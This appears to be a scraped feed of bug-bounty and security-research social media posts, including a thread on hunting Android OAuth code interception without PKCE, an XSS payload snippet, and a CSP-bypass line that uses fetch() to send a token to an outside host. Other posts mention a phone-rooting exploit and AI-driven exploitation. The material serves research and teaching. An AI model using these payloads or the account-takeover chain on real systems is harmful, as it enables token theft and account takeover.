Nothing kills hunting motivation faster than bad triager.
Dropped a detailed cross-tenant IDOR report + video.
Triager closing as NA because they literally skipped the main header in my steps. 🤷♂️
Totally lost all motivation to hunt. Time to close the Burp.
Freshworks HackerOne bug bounty program’s Critical bounty over time:
July 11, 2025: $3500
May 1, 2026: $2500
September 5, 2026: $1500
2027: Shawarma and a Sprite
1/
Found a P2 account takeover on a bug bounty target: OAuth2 authorization code interception via custom URI scheme, with PKCE missing entirely.
Here's how to hunt this class on Android. 🧵
2/
Start in the manifest. Look for intent-filters registering a custom scheme for the OAuth callback:
<data android:scheme="myapp" android:host="oauth-callback"/>
Custom schemes are first-come, first-served on Android. Any app can claim the same one.
3/
That alone isn't the bug. The question is what protects the code in transit.
Grab the /authorize request and check for:
- code_challenge
- code_challenge_method=S256
Missing? The authorization code is a bearer secret with nothing binding it to the client.
4/
Now the chain:
1. Malicious app registers the same scheme
2. User authenticates legitimately
3. Android delivers the callback intent to the attacker's app
4. Attacker has code + a public client_id
5. Exchange for tokens → full ATO
No PKCE means step 5 just works.
5/
Runtime beats static here. Hook Intent.getData() and let the real flow run — you capture both halves as they actually happen:
- the authorize URL (proving no code_challenge)
- the callback intent (proving the code lands in an interceptable scheme)
That pairing is your entire PoC.
6/
Reporting tips that moved this to P2:
- Show the absence of PKCE params explicitly, don't just say "missing"
- Capture state in both requests — pre-empts the "CSRF protects it" objection
- Name the fix: PKCE S256 + App Links (autoVerify=true) instead of custom schemes
7/
Root cause is always the same: custom schemes were never a security boundary, and OAuth public clients on mobile need PKCE. RFC 8252 has said this since 2017.
Still shipping in production apps in 2026.
#BugBounty #InfoSec #android #AppSec #bugbountytip #bugbountytips #infosec #recon
Working with Camofox makes it much easier for AI to exploit bugs that require authentication, especially BAC. My OpenCode + DeepSeek-V4-Pro setup helped me dig up some crazy bugs on a target recently. Try it, you won't believe the results!
Quick POC using @nebusecurity CVE-2026-43499 to root my bootloader locked US S25 (SM-S931U1). Btw this works on latest fw. This phone is Android 16, June update.
https://t.co/uIIAzHwnB7
I have detailed notes on flashing, exploitation, offset finding etc, blog post later 🖖
so this can execute js without using "/", "=" and whitespaces. Wouldn't that be useful?!
<!--XSS-->
<select>
<button><selectedcontent>
<button>
<option>
<svg><script>alert()<foo>
<!-- ↓ legitimate page content -->
<div foo="bar">baz</div>
<body>
</html>
🧵1/6
REDasm Disassembler 4.0 BETA1 is available for download.
Version 4 is a complete redesign/rewrite with a brand new engine written in plain C.
- Source Code: https://t.co/rj7lHXiIdY
- Download: https://t.co/RS4giMPiwQ
#reverseengineering#binaryanalysis#opensource
We've all been there: found an XSS, blocked by CSP.
There's a bunch of CSP bypasses that you can try by @renniepak:
https://t.co/0aA3GyIOVz
It has a compilation of bypasses, based on the exact CSP you're up against.
Here’s a quick tutorial on how to use it 👇
Solution: javascript://httpbin.org/%0afetch('https://x.com/#');
When the Query is being added to the URL, it will look like: javascript://httpbin.org/%0afetch('https://x. com?token=SEC#');
The trick is using fragment (#) to ensure closing the function call
Free YouTube Downloader for Windows, macOS & Linux
Free Open-Source
4K · 1080p60 · HDR · MP3 · Shorts · Subtitles · SponsorBlock
No ads, no login, no browser cookies, no Google account linked.
Introducing the /browser-trace skill,
Give your agent 100% observability into its browser: dump network requests, DOM content, screenshots, and CDP logs into a searchable filesystem.
Great for reverse engineering, autoresearch loops, and monitoring the situation ™️.

Chinese LLMs can hack better than state-sponsored hackers with properly evolved harness -
Kimi K2.5 managed to find and exploit 6 vulnerabilities in browsers: a single page view or an extension install by victims equal full system hijack.
Check https://t.co/d0SZSf1KqF